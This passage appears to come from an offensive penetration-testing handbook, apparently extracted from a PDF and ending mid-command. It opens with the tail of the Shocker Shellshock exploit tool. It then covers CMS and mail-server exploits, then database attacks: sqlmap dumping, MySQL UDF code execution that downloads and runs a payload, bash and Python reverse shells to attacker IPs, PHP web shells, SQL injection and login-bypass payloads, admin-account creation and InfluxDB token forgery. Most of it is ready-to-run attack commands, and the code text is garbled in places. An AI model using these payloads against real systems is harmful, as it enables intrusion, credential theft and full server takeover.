            if verbose:
                print "[!] %s looks vulnerable" % target
            print "[!]
```

```
Response returned was:"  
    buf =  
    StringIO.StringIO(result)  
    if len(result) >  
(len(success_flag)):  
        for line in  
buf:  
            if  
line.strip() != success_flag:  
                print  
"  %s" % line.strip()  
            else:  
                print "[!] A  
result was returned but was empty..."  
                print "[!]  
Maybe try a different exploit  
command?"  
    buf.close()  
  
successful_targets.update({target:  
(header, exploit)})  
    else:  
        if verbose: print "[-]  
Not vulnerable"  
    return successful_targets
```

```
def do_attack(proxy, target, header,
attack, verbose):
    result = ""
    host = target.split(":")[1][2:] # substring host from target URL

    try:
        if verbose:
            print "[I] Header is: %s"
        % header
            print "[I] Attack string
is: %s" % attack
        req = urllib2.Request(target)
        req.add_header(header, attack)
        if proxy:
            req.set_proxy(proxy,
"http")
            if verbose: print "[I]
Proxy set to: %s" % str(proxy)
            req.add_header("User-Agent",
user_agent)
            req.add_header("Host", host)
            resp = urllib2.urlopen(req,
None, TIMEOUT)
            result = resp.read()
```

```
        except Exception as e:
            if verbose: print "[I] %s - "
            %s" % (target, e)
        finally:
            pass
    return result

def ask_for_console(proxy,
successful_targets, verbose):
    """ With any discovered vulnerable
servers asks user if they
would like to choose one of these
to send further commands to
in a semi interactive way
successful_targets is a
dictionary:
    {url: (header, exploit)}
"""

# Initialise to non zero to enter
while loop
    user_input = 1
    ordered_url_list =
successful_targets.keys()

    while user_input is not 0:
```

```
result = ""

print "[+] The following URLs
appear to be exploitable:"

for x in
range(len(ordered_url_list)):
    print " [%i] %s" % (x+1,
ordered_url_list[x])

    print "[+] Would you like to
exploit further?"

    user_input = raw_input("[>]
Enter an URL number or 0 to exit: ")

    sys.stdout.flush()

    try:
        user_input =
int(user_input)
    except:
        continue

        if user_input not in
range(len(successful_targets)+1):
            print "[-] Please enter a
number between 1 and %i (0 to exit)" %
\

len(successful_targets)
        continue
    elif not user_input:
```

```
        continue

    target =
ordered_url_list[user_input-1]
        header =
successful_targets[target][0]
        print "[+] Entering
interactive mode for %s" % target
        print "[+] Enter commands
(e.g. /bin/cat /etc/passwd) or 'quit'"

while True:
    command = ""
    result = ""
    sys.stdout.flush()
    command = raw_input(" >
")
    sys.stdout.flush()
    if command == "quit":
        sys.stdout.flush()
        print "[+] Exiting
interactive mode..."
        sys.stdout.flush()
        break
    if command:
        attack =
successful_targets[target][1] +
```

```
command
```

```
        result =
do_attack(proxy, target, header,
attack, verbose)

    else:
        result = ""
if result:
    buf =
StringIO.StringIO(result)
    for line in buf:
        sys.stdout.flush()
        print " < %s" %
line.strip()
    sys.stdout.flush()

else:
    sys.stdout.flush()
    print " > No
response"
    sys.stdout.flush()
```

```
def validate_address(hostaddress,
debug):
```

```
    """ Attempt to identify if
proposed host address is invalid by
matching
```

```
against some very rough regexes
```

```
"""
```

```
    singleIP_pattern =  
re.compile('^\d{1,3}\.\d{1,3}\.\d{1,3}  
\.\d{1,3}$')  
    FQDN_pattern =  
re.compile('^(\w+\.)*\w+$')  
    if debug: print "[D] Evaluating  
host '%s'" % hostaddress  
    if  
singleIP_pattern.match(hostaddress) or  
FQDN_pattern.match(hostaddress):  
        return True  
    else:  
        print "Host %s appears  
invalid, exiting..." % hostaddress  
        exit(0)
```

```
def get_targets_from_file(file_name,  
debug):  
    """ Import targets to scan from  
file  
    """
```

```
host_target_list = []
with open(file_name, 'r') as f:
    for line in f:
        line = line.strip()
        if not
line.startswith('#') and
validate_address(line, debug):

host_target_list.append(line)
    print "[+] %i hosts imported from
%s" % (len(host_target_list),
file_name)
return host_target_list
```

```
def
import_cgi_list_from_file(file_name):
    """ Import CGIs to scan from file
"""

cgi_list = []
with open(file_name, 'r') as f:
    for line in f:
        if not
line.startswith('#'):
```

```
cgi_list.append(line.strip())
    print "[+] %i potential targets
imported from %s" % (len(cgi_list),
file_name)
return cgi_list

def print_progress(
    total,
    count,
    lbracket = "[",
    rbracket = "]",
    completed = ">",
    incomplete = "-",
    bar_size = 50
):
    percentage_progress =
(100.0/float(total))*float(count)
    bar = int(bar_size *
percentage_progress/100)
    print lbracket + completed*bar +
incomplete*(bar_size-bar) + rbracket +
\
    " (" +
str(count).rjust(len(str(total)), " ")
+ "/" + str(total) + ")\r",
```

```
    if percentage_progress == 100:  
        print "\n"  
  
def main():  
    print """  
  
    .-.-.  
    ( )|     |  
    `--. |---. .--. | .--. .--. .--.  
    ( )|     |( )| ( )| -.'(.-' |  
    `--' |     `--' |`--' |`--' |`--' | v1.1  
"""
```

Tom Watson, tom.watson@nccgroup.trust

<https://www.github.com/nccgroup/shocker>

Released under the GNU Affero General
Public License
(<https://www.gnu.org/licenses/agpl-3.0.html>)

"""

```
# Handle CTRL-c elegently  
signal.signal(signal.SIGINT,
```

```
signal_handler)

# Handle command line arguments
parser = argparse.ArgumentParser(
    description='A Shellshock
scanner and exploitation tool',
    epilog='Examples of use can be
found in the README'
)
targets =
parser.add_mutually_exclusive_group(re
quired=True)
targets.add_argument(
    '--Host',
    '-H',
    type = str,
    help = 'A target hostname or
IP address'
)
targets.add_argument(
    '--file',
    '-f',
    type = str,
    help = 'File containing a list
of targets'
)
```

```
cgis =  
parser.add_mutually_exclusive_group()  
    cgis.add_argument(  
        '--cgilist',  
        type = str,  
        default = './shocker-  
cgi_list',  
        help = 'File containing a list  
of CGIs to try'  
    )  
    cgis.add_argument(  
        '--cgi',  
        '-c',  
        type = str,  
        help = "Single CGI to check  
(e.g. /cgi-bin/test.cgi)"  
    )  
parser.add_argument(  
    '--port',  
    '-p',  
    default = 80,  
    type = int,  
    help = 'The target port number  
(default=80)'  
)  
parser.add_argument(  
    ...  
)
```

```
    '--command',
    default = "/bin/uname -a",
    help = "Command to execute
(default=/bin/uname -a)"

)
parser.add_argument(
    '--proxy',
    help = "*A BIT BROKEN RIGHT
NOW* Proxy to be used in the form
'ip:port'"
)
parser.add_argument(
    '--ssl',
    '-s',
    action = "store_true",
    default = False,
    help = "Use SSL
(default=False)"
)
parser.add_argument(
    '--threads',
    '-t',
    type = int,
    default = 10,
    help = "Maximum number of
threads (default=10, max=100)"
```

```
)  
parser.add_argument(  
    '--verbose',  
    '-v',  
    action = "store_true",  
    default = False,  
    help = "Be verbose in output"  
)  
parser.add_argument(  
    '--debug',  
    '-d',  
    action = "store_true",  
    default = False,  
    help = "Output debugging  
information during execution"  
)  
args = parser.parse_args()  
  
# Assign options to variables  
debug = args.debug  
if args.Host:  
    host_target_list = [args.Host]  
else:  
    host_target_list =  
get_targets_from_file(args.file,  
debug)
```

```
if not len(host_target_list) > 0:
    print "[-] No valid targets
provided, exiting..."
    exit (0)
port = str(args.port)
if args.proxy is not None:
    proxy = args.proxy
else:
    proxy = ""
verbose = args.verbose
command = args.command
if args.ssl == True or port ==
"443":
    protocol = "https"
else:
    protocol = "http"
global thread_pool
if args.threads > 100:
    print "Maximum number of
threads is 100"
    exit(0)
else:
    thread_pool =
threading.BoundedSemaphore(args.threads)
if args.cgi is not None:
```

```
cgi_list = [args.cgi]
        print "[+] Single target '%s'
being used" % cgi_list[0]
else:
    cgi_list =
import_cgi_list_from_file(args.cgi_list
)

# Check hosts resolve and are
reachable on the chosen port
confirmed_hosts =
check_hosts(host_target_list, port,
verbose)

# Go through the cgi_list looking
for any present on the target host
target_list = scan_hosts(protocol,
confirmed_hosts, port, cgi_list,
proxy, verbose)

# If any cgi scripts were found on
the target host try to exploit them
if len(target_list):
    successful_targets =
do_exploit_cgi(proxy, target_list,
command, verbose)
```

```
if len(successful_targets):
    ask_for_console(proxy,
successful_targets, verbose)
else:
    print "[-] All exploit
attempts failed"
else:
    print "[+] No targets found to
exploit"

__version__ = '1.1'
if __name__ == '__main__':
    main()
```

Then run the script as below

```
python2 shocker.py -H target-ip --
command "/bin/bash -i > /dev/tcp/your-
ip/your-port 0<&1 2>&1" -c /cgi-
bin/user.sh --verbose
```

With Metasploit

```
msf > search ShellShock msf > use  
exploit/multi/http/apache_mod_cgi_bash_e  
nv_exec  
msf  
exploit(exploit/multi/http/apache_mod_cg  
i_bash_env_exec) > show options  
msf  
exploit(exploit/multi/http/apache_mod_cg  
i_bash_env_exec) > set RHOST [target-ip]  
msf  
exploit(exploit/multi/http/apache_mod_cg  
i_bash_env_exec) > set TARGETURI /cgi-  
bin/example.sh  
msf  
exploit(exploit/multi/http/apache_mod_cg  
i_bash_env_exec) > check
```

Mitigation

Upgrade to bash beyond 4.3
Disable shell callouts in /cgi-bin
Leave /cgi-bin empty and secure its write permissions

Joomla

Definition

Joomla is a content management system used to create and manage web blogs

Official URL

<https://www.joomla.org/>

CVE-2017-8917

Impact

Attackers will be able to dump user credentials from the database.

Exploitation

- Use the below python script

[github.com/XiphosResearch/exploits/tree/
master/Joomblah](https://github.com/XiphosResearch/exploits/tree/master/Joomblah)

- Execute the python script

```
python joomblah.py http://127.0.0.1:8080
```

Reverse Shell Without Vulnerability Exploitation

If you got authenticated admin access to Joomla dashboard and found that its current version not to be vulnerable, you can then edit any `.php` file whether theme files or Joomla installation files and paste any `php reverse shell` to establish a foothold.

Craft CMS

Defintion

CVE-2023-41892 (Craft CMS Remote Code Execution)

CVE-2023-41892 is a security vulnerability discovered in Craft CMS, a popular content

management system. Craft CMS versions affected by this vulnerability allow attackers to execute arbitrary code remotely, potentially compromising the security and integrity of the application.

POC

POC link is below

```
https://gist.github.com/gmh5225/8fad5f02c2cf0334249614eb80cbf4ce
```

Understanding The POC

1. The `getTmpUploadDirAndDocumentRoot()` allows you to execute `phpinfo` which reads the main web root in addition to the upload directory.
2. The `writePayloadToTempFile(documentRoot)` function yields `HTTP 502` HTTP error indicating successful exploit. We can write arbitrary PHP code to the site root as though it were an image by using the vulnerable Imagick extension.
3. The `triggerImagick(tmpDir)` function performs a call to the Imagick extension to read our PHP file. The Imagick extension then reads our file and executes the PHP code.
To get the exploit to work, make sure to replace

the bad string in the main function.

Before it looks like below:

PYTHON

```
pattern1 = r'<tr><td  
class="e">upload_tmp_dir</td><td  
class="v">(.*)</td><td class="v">  
(.*)</td></tr>'  
  
pattern2 = r'<tr><td  
class="e">\$_SERVER\  
[\\"DOCUMENT_ROOT\\\"]</td><td  
class="v">([^<]+)</td></tr>'  
  
match1 = re.search(pattern1,  
response.text, re.DOTALL)  
  
match2 = re.search(pattern2,  
response.text, re.DOTALL)  
  
return match1.group(1),  
match2.group(1)
```

After fixing the bad string, it should look like the one below

```
pattern1 = r'<tr><td  
class="e">upload_tmp_dir</td><td  
class="v">(.*)</td><td class="v">  
(.*)</td></tr>'  
  
pattern2 = r'<tr><td  
class="e">\$_SERVER\  
[\'\DOCUMENT_ROOT\'\']</td><td  
class="v">([^<]+)</td></tr>'  
  
match1 = re.search(pattern1,  
response.text, re.DOTALL)  
  
match2 = re.search(pattern2,  
response.text, re.DOTALL)  
  
print(match1.group(1))  
print(match2.group(1))  
return match1.group(1),  
match2.group(1)
```

Additionally, line 75 should be:

PYTHON

```
tmpDir = "/tmp" if upload_tmp_dir == ""  
<i>no value</i>" else upload_tmp_dir
```

Then run the exploit

PYTHON

```
exploit.py http://target.com
```

Exploitation with Metasploit

Choose `exploit/linux/http/craftcms_unauth_rce_cve_2023_41892` then

```
msf6 > use 1  
msf6 > set rhosts surveillance.htb  
msf6 > set rport 80  
msf6 > set ssl false  
msf6 > set lhost tun0  
msf6 > set lport 443  
msf6 > run
```

hMailServer

Intro

hMailServer is a free and open-source email server for Windows. It supports common email protocols like IMAP, SMTP, and POP3, allowing users to send, receive, and manage emails. The server can work with popular email clients like Outlook or Thunderbird and supports features like anti-spam, anti-virus scanning, and database integration for managing email data. It is often used for small-to-medium businesses and individual projects due to its ease of setup and flexibility.

In Windows, you can find the config file in the below location:

```
C:\Program Files  
(x86)\hMailServer\Bin\hMailServer.ini
```

C:\Program Files
(x86)\hMailServer\Bin\hMailServer.ini

Additionally, The **hMailServer** logs, including those for **AWStats**, can be found in the hMailServer installation directory, usually at:

```
C:\Program Files (x86)\hMailServer\Logs\  
C:\Program Files  
(x86)\hMailServer\Logs\hMailServer_{form  
at}.log
```

Decrypting The Mail Database

We can use the [hMail Database Password Decrypter](#) to decrypts the database password from hMailServer.INI.

```
git clone  
https://github.com/GitMirar/hMailDatabasePasswordDecrypter
```

```
cd hMailDatabasePasswordDecrypter
```

```
make
```

```
./decrypt  
c4464612a8087ab54aa6e356e2a7b197
```

Decrypting SMTP Relay Hashed Passwords

You may find SMTP relay hashed passwords

28	hostname	mailing.htb
29	smtprelayusername	maya
30	smtprelaypassword	2ca9af353e4fa3ec92bf3778ea78db9c

[hMailServer Password Decrypter:]

[https://github.com/mvdnes/hm_decrypt]

hMailServer has a configuration file which may contain encrypted credentials for the database connection. The encryption used by hMailServer is a non-standard blowfish implementation. This program is a portable equivalent of this encryption method.

```
git clone  
https://github.com/mvdnes/hm_decrypt
```

```
cd hm_decrypt
```

```
xbuild
```

```
cd bin/Debug
```

```
LD_PRELOAD= wine  
hmailserver_password.exe  
2ca9af353e4fa3ec92bf3778ea78db9c
```

Libre Office Exploitation

CVE-2023-2255

CVE-2023-2255 is a vulnerability in LibreOffice that allows for exploitation through crafted documents. The key aspects of this vulnerability include:

1. **Type:** It typically involves issues like improper handling of links or files, leading to potential execution of arbitrary code.
2. **Impact:** An attacker can leverage this vulnerability to perform actions without user

interaction, resulting in unauthorized access or data compromise.

3. **Affected Versions:** Specific versions of LibreOffice are vulnerable, so it's important to check for updates or patches.
4. **Exploitation:** Attackers may send documents containing malicious links that, when opened, lead to the execution of code on the victim's machine.

```
git clone https://github.com/elweth-sec/CVE-2023-2255
```

```
cd CVE-2023-2255
```

```
# Create the malicious .odt document
python3 CVE-2023-2255.py --cmd 'net
localgroup Administrators user /add' --
output evil.odt
```

When this document is executed, it executes the command **net localgroup Administrators user /add**

Laravel

Laravel Admin

Laravel Admin refers to the administrative backend interface built using the Laravel framework, which helps developers manage various parts of their web applications efficiently. Laravel, a popular PHP framework, provides the necessary tools and libraries to create powerful and customizable admin panels.

CVE-2023-24249


CVE-2023-24249 is a high-severity vulnerability in **Laravel-admin v1.8.19**, a package used to create administrative interfaces for Laravel applications. The vulnerability stems from an arbitrary file upload flaw, which allows attackers to upload malicious files—specifically, crafted PHP scripts. If successful, this can result in remote code execution (RCE), potentially compromising the affected server.

The issue arises due to insufficient validation of file uploads, enabling attackers to bypass security mechanisms. Exploitation is relatively straightforward, as it does not require user

interaction, making it more dangerous in real-world scenarios.

Exploiting CVE-2023-24249 involves leveraging the **arbitrary file upload** vulnerability in Laravel-admin v1.8.19. The attacker can upload a malicious PHP file, which would then be executed on the server, potentially leading to **remote code execution (RCE)**. Here's a basic overview of the exploitation steps:

Identify the Target: First, the attacker identifies a web application running a vulnerable version of Laravel-admin (v1.8.19). As of this date, the vulnerability lurks in the profile picture section of Laravel admin. This is the place where you will be uploading your reverse shell.



Upload a Malicious PHP File: The attacker uploads a

crafted PHP script through the vulnerable file upload functionality. This script might contain code that allows the attacker to execute arbitrary commands on the server. For example you can upload **php-reverse-shell.php**. Make sure you upload the payload in **.php.jpg** or another extension to bypass filters.

Take a look at the below example payload:

PHP

```
<?php  
system($_GET[ 'cmd' ]);  
?>
```

Execute the Payload: Once the file is successfully uploaded, the attacker accesses the file by navigating to its location on the server. The PHP file executes, granting the attacker control over the system. For example, by visiting the URL where the payload was uploaded, you can trigger the payload:

```
`http://10.10.10.x/uploads/shell.php.jpg
```

By appending `?cmd=<command>`, you could execute commands remotely.



Database Exploitation

****Table of Contents**

- Searching for an exploit for a specific database version
- SQL Injection with sqlmap
- Exporting shared objects to plugin directory and executing sys_exec. This method assumes that you have the username and password of a privileged database user or the root username and password. The objective is to execute system function and establish reverse shell back to us with root privileges.
- PhpMyAdmin – mysql command line
- Using UDFs and System functions with
sharmysql> use mysql;
- SQL Injection in search fields
- SQL Injection in URL Parameters
- SQL Injection in Login forms
- Bypassing SQL Filters
- Influx DB Exploitation with curl
- listing the databases
- listing the columns
- Dumping contents of specific columns
- Redis NOSQL Database
- Mongo NOSQL DB

- oracle db exploitation with odat (oracle database attacking tool)
- Enumeration and Exploitation of Couch DB

Searching for an exploit for a specific database version

```
root@kali$:Searchsploit -w  
[databasetype]
```

SQL Database

SQL Injection with sqlmap

Grabbing the Database software

```
root@kali: sqlmap -u  
example.com/product/14* --banner
```

we put star as the vulnerable parameter is not clear to us

or

```
root@kali:sqlmap -r req.txt --current-db
```

Listing Tables

```
root@kali: sqlmap -u catalog.sph-
assets.com/product/14* --tables
```

or

```
root@kali:sqlmap -r request.txt -D
social --tables
```

Dump entries from a specific table

```
root@kali: sqlmap -u
example.com/product/14* -T
users_field_data --dump
```

Dumping specific columns from a table

```
root@kali:sqlmap -r request.txt -D
social -T users -C
username,email,password --dump
```

Writing SSH keys with sqlmap to the remote host to have SSH access (you need to create your key pairs first locally before transferring them to the remote host)

```
root@kali: sqlmap -u  
example.com/product/14* --file  
write=/root/.ssh/id_rsa.pub -file  
destination=/home/mysql/.ssh/
```

Next, try to connect with your private key:

```
root@kali: ssh -i /home/.ssh/id_rsa.priv  
mysql@example.com
```

Capturing the request with burpsuite of the login form or search form and feeding it to sql map

```
root@kali:sqlmap -r request.txt -dump-all -level=5 -risk=3
```

Or we can let sqlmap automate the selection of the form parameters as below

```
root@kali:sqlmap -u  
http://domain.com/login.php --forms --  
dump
```

Grabbing os shell after exploitation

```
root@kali:sqlmap -r request.txt -dump-  
all -level=5 -risk=3 --os-shell
```

And then from os-shell to nc shell:

```
os-shell> bash -c 'bash -i >&  
/dev/tcp/10.10.14.2/4444 0>&1'
```

OS-shell to Python shell

```
python3 -c ` `'import  
socket,subprocess,os;s=socket.socket(soc  
ket.AF_INET,socket.SOCK_STREAM);s.connec  
t(("my-own-  
ip",4444));os.dup2(s.fileno(),0);  
os.dup2(s.fileno(),1);  
os.dup2(s.fileno(),2);p=subprocess.call(  
["/bin/sh","-i"]);'
```

Instructing sqlmap to try and bypass WAF

```
root@kali:sqlmap -r req.txt --current-db  
--tamper=space2comment
```

**Exporting shared objects to plugin
directory and executing sys_exec.
This method assumes that you have
the username and password of a
privileged database user or the root
username and password. The**

objective is to execute system function and establish reverse shell back to us with root privileges.

Applying on MYSQL

A ready shared object for MYSQL can be found here

```
https://github.com/mysqludf/lib\_mysqludf\_sys.git
```

First we install the dependencies to handle and compile it

```
root@kali$:sudo apt update && sudo apt install default-libmysqlclient-dev
```

Then a hex version of the .so shared object file is created with the following

```
<root@kali$:xxd -p lib_mysqludf_sys.so | tr -d '\n' > lib_mysqludf_sys.so.hex
```

Then we log in to the mysql server and execute the followings:

```
mysql: Set @shell=[the hex value from  
the above command];
```

```
mysql:select @@plugin_dir;
```

[make note of the plugin directory path]

```
mysql:select binary @shell into dumpfile  
'/home/dev/plugin/udf_sys_exec.so';
```

[creating the function]

```
mysql:create function sys_exec returns  
int soname 'udf_sys_exec.so';
```

[making sure the function has been created]

```
mysql:select * from mysql.func where  
name='sys_exec';
```

Now on the attacking machine, we establish a listener and we generate an exploit with elf extension and put it in the web server directory to be downloaded

Downloading the exploit from the attacking machine

```
mysql:select sys_exec('wget  
http://10.11.0.4/shell.elf');  
mysql:select sys_exec('chmod +x  
.shell.elf');  
mysql:select sys_exec('./shell.elf');
```

After executing the above successfully, we should receive a shell.

Note: Sometimes mysql is exposed to the public but you can't connect to it from the internet due to a security precaution. The resolution to this issue is to have access to the machine

That hosts the mysql server. Login to the mysql server and create a user to use it to login from outside the network

```
mysql> CREATE USER 'user'@'localhost'  
IDENTIFIED BY 'some_pass';
```

```
mysql> GRANT ALL PRIVILEGES ON *.* TO  
'user'@'localhost'  
->      WITH GRANT OPTION;
```

```
mysql> CREATE USER 'user'@'%' IDENTIFIED  
BY 'some_pass';
```

```
mysql> GRANT ALL PRIVILEGES ON *.* TO  
'user'@'%'  
->      WITH GRANT OPTION;
```

Applying on MariaDB

Everything we did above stays the same for mariadb except when we download the shared object from the

specified URL above, the content of the Makefile should be like below

```
#LIBDIR=/usr/lib  
  
#install:  
  
#gcc -Wall -I/usr/include/mariadb/server  
-I/usr/include/mariadb/ -I/usr/include  
#/mariadb/server/private -I. -shared  
lib_mysqludf_sys.c -o  
lib_mysqludf_sys.so
```

Next thing from kali command like we type:

```
root@kali$:Make gcc -Wall -  
I/usr/include/mariadb/server -  
I/usr/include/mariadb/ -  
I/usr/include/mariadb  
/server/private -I. -shared  
lib_mysqludf_sys.c -o  
lib_mysqludf_sys.so
```

Everything else, the steps for MYSQL are the same

PhpMyAdmin – mysql command line

In the sql editor, paste the following command

```
SELECT "<?php system($_GET['cmd']); ?>"  
into outfile "/var/www/html/shell3.php"
```

Browse to the URL/shell3.php?cmd=[your-command]

Using UDFs and System functions with sharmysql> use mysql;

- Linux
 - Download the share library from here

```
https://github.com/sqlmapproject/sqlmap/tree/master/data/udf/mysql/linux/64
```

```
mysql> create table potato(line blob);
```

```
mysql> insert into potato  
values(load_file('/tmp/lib_mysqludf_sys.  
so'));
```

```
mysql> select * from potato into  
dumpfile '/usr/lib/lib_mysqludf_sys.so';
```

```
mysql> create function sys_exec returns  
integer soname 'lib_mysqludf_sys.so';
```

```
mysql> select sys_exec('bash -i >&  
/dev/tcp/192.168.1.99/443 0>&1');
```

- Windows
USE mysql;

```
CREATE TABLE potato(line blob);  
INSERT INTO potato  
values(load_file('C://Users//Bob//Deskt  
p//lib_mysqludf_sys.dll'));
```

```
SELECT * FROM mysql.potato INTO DUMPFILE  
'c://windows//system32//lib_mysqludf_sys  
_32.dll';
```

```
CREATE FUNCTION sys_exec RETURNS integer  
SONAME 'lib_mysqludf_sys_32.dll';
```

```
SELECT sys_exec("net user hacker  
Password123! /add");
```

```
SELECT sys_exec("net localgroup  
Administrators hacker /add");
```

SQL Injection in search fields

Lets say the search page is handled by a file named sql.php and the parameter is search.

Sql.php?search=pentesting

First thing we try is to search with single quote ‘

```
Sql.php?search='
```

If it returns an error, then we know its vulnerable.

Our next step is to determine the number of columns starting from running a normal query on the search box to get an idea.

Finding the number of columns:

```
Sql.php?search=' ORDER BY 1-- -
```

or

```
Sql.php?search=' ORDER BY 1--
```

We keep incrementing the number until we hit an error which indicates the number of columns.

Then we search for something similar to that below:

```
Sql.php?search=pentesting' union select  
1,1,1,1,1,1,1#
```

Or

```
Sql.php?search =' and 1 = 0 union all  
select 1,1,1,1,1,1,1 from  
information_schema.tables where 1=0 or  
1=1-- '
```

We continue adding '1's until we don't receive any error from the page.

Only then we know how many columns by counting

the '1's.

Then we try to find the database name, table names, columns of target table

```
Sql.php?search=pentesting' union select  
1, database(),@@version,1,1,1,1#
```

Or

```
Sql.php?search = ' and 1 = 0 union all  
select 1, database(),@@version,1,1,1,1  
from information_schema.tables where 1=0  
or 1=1-- '
```

```
Sql.php?search=pentesting' union select  
1, table_name,1,1,1,1,1 from  
information_schema.tables#
```

Or

```
Sql.php?search =' and 1 = 0 union all  
select 1,table_name,1,1,1,1,1 from  
information_schema.tables where 1=0 or  
1=1-- '
```

```
Sql.php?search=pentesting' union select  
1,column_name,1,1,1,1,1 from  
information_schema.columns where  
table_name='users'#
```

Or

```
Sql.php?search =' and 1 = 0 union all  
select 1,column_name,1,1,1,1,1 from  
information_schema.columns where  
table_name = 'users'-- '
```

```
Sql.php?search=pentesting' union select  
1,login,user,password,1,1,1 from users#
```

Or

```
Sql.php?search = ' and 1=0 union all  
select  
1,login,password,secret,email,admin,7  
from users-- -
```

```
Sql.php?search=pentesting' union select  
1, "<?php echo shell_exec($_GET['cmd']);?  
>",1,1,1,1,1 into outfile  
"/var/www/html/shell3.php"#
```

Or

```
Sql.php?search= ' and 1=0 union all  
select 1, "<?php echo  
shell_exec($_GET['cmd']);?>",1,1,1,1,1  
into outfile "/var/www/html/shell3.php"#
```

Another method after finding the number of columns.

Lets say we found there are three columns, we would continue this way:

```
searchitem=test' UNION SELECT 1,2,3-- -
```

```
searchitem=test' UNION SELECT 1,(select  
group_concat(SCHEMA_NAME) from  
INFORMATION_SCHEMA.SCHEMATA),3-- -
```

The SCHEMATA table specifically contains the names of databases MySQL knows about.

```
searchitem=test' UNION SELECT 1,(select  
group_concat(TABLE_NAME) from  
INFORMATION_SCHEMA.TABLES WHERE  
TABLE_SCHEMA = 'db'),3-- -
```

```
searchitem=test' UNION SELECT 1,(select  
group_concat(COLUMN_NAME) from  
INFORMATION_SCHEMA.COLUMNS WHERE  
TABLE_NAME = 'users'),3-- -
```

```
searchitem=test' UNION SELECT 1,(select  
username from db.users),3-- -
```

```
searchitem=test' UNION SELECT 1,(select  
pwd from db.users),3-- -
```

Another method to finding the number of columns and proceeding further:

```
' UNION select 1 from  
information_schema.tables #  
' UNION select 1,2 from  
information_schema.tables #  
' UNION select 1,2,3 from  
information_schema.tables #
```

The one that returns a correct output is the one that indicates the number of columns
Proceeding

```
' UNION select 1,table_schema,table_name  
from information_schema.tables #
```

```
' UNION select 1,table_name,column_name  
from information_schema.columns #
```

```
' UNION select 1,username,pwd from users  
#
```

SQL Injection in URL Parameters

Say we have the below URL:

```
http://domain.com/profile?id=1
```

First we produce an error with either ['] or ["] and see how the web app reacts.

SQL Injection in Login forms

When it comes to login forms, we can try the following SQL payloads manually first

```
root' or 1=1##
```

```
' or 1=1 -- #
```

```
' or ''='
```

```
' or 1--
```

```
') or true--
```

```
") or true--
```

```
") or true--
```

```
')) or true-
```

Tip: Sometimes mysql is exposed to the public but you can't connect to it from the internet due to a security precaution. The resolution to this issue is to have access to the machine that hosts the mysql server. Login to the mysql server and create a user to use it to login from outside the network

```
mysql> CREATE USER 'user'@'localhost'  
IDENTIFIED BY 'some_pass';
```

```
mysql> GRANT ALL PRIVILEGES ON *.* TO  
'user'@'localhost'  
->      WITH GRANT OPTION;
```

```
mysql> CREATE USER 'user'@'%' IDENTIFIED  
BY 'some_pass';
```

```
mysql> GRANT ALL PRIVILEGES ON *.* TO  
'user'@'%'  
->      WITH GRANT OPTION;
```

Bypassing SQL Filters

UNION Filters

Lets say we are testing a login form and it returns an error whenever we try to execute UNION SELECT. This suggest that there is a WAF filtering the queries so we would use Union instead.

```
Email=' UNION select  
1,2,3,concat(command, "@test.com") -- -
```

```
Email=' UNION select  
1,2,3,concat(table_name, "@test.com")  
FROM information_schema.tables where  
table_schema="databasename" limit 1,1 --  
-
```

```
Email=' UNION select  
1,2,3,concat(column_name, "@test.com")  
FROM information_schema.columns where  
table_name="tablename" limit 2,1 -- -
```

```
Email= ' UNION select  
1,2,3,concat(password, "@test.com") FROM  
tablename limit 1,1 -- -
```

Influx DB

Influx DB Exploitation with curl

*First find a valid user by visiting the below URL

```
https://<influx-server-  
address>:8086/debug/requests
```

*Create a jwt token with that user while also making sure that the token follows the below method

```
**header** - {"alg": "HS256", "typ":  
"JWT"} **payload** - {"username": "*"  
<input user name  
here>*", "exp": 1548669066} **signature**  
- HMACSHA256(base64UrlEncode(header) +  
"." + base64UrlEncode(payload), <**leave  
this field empty>*)
```

*Using curl, we craft the exploitation part

listing the databases

```
curl -G http://10.10.219.28:8086/query -  
-data-urlencode q=SHOW DATABASES; -H  
"Authorization: Bearer jwt token here"
```

listing the columns

```
curl -G http://10.10.219.28:8086/query -  
-data-urlencode q=SHOW SERIES ON  
db_name; -H "Authorization: Bearer jwt  
token here"
```

Dumping contents of specific columns

```
curl -G http://10.10.219.28:8086/query?  
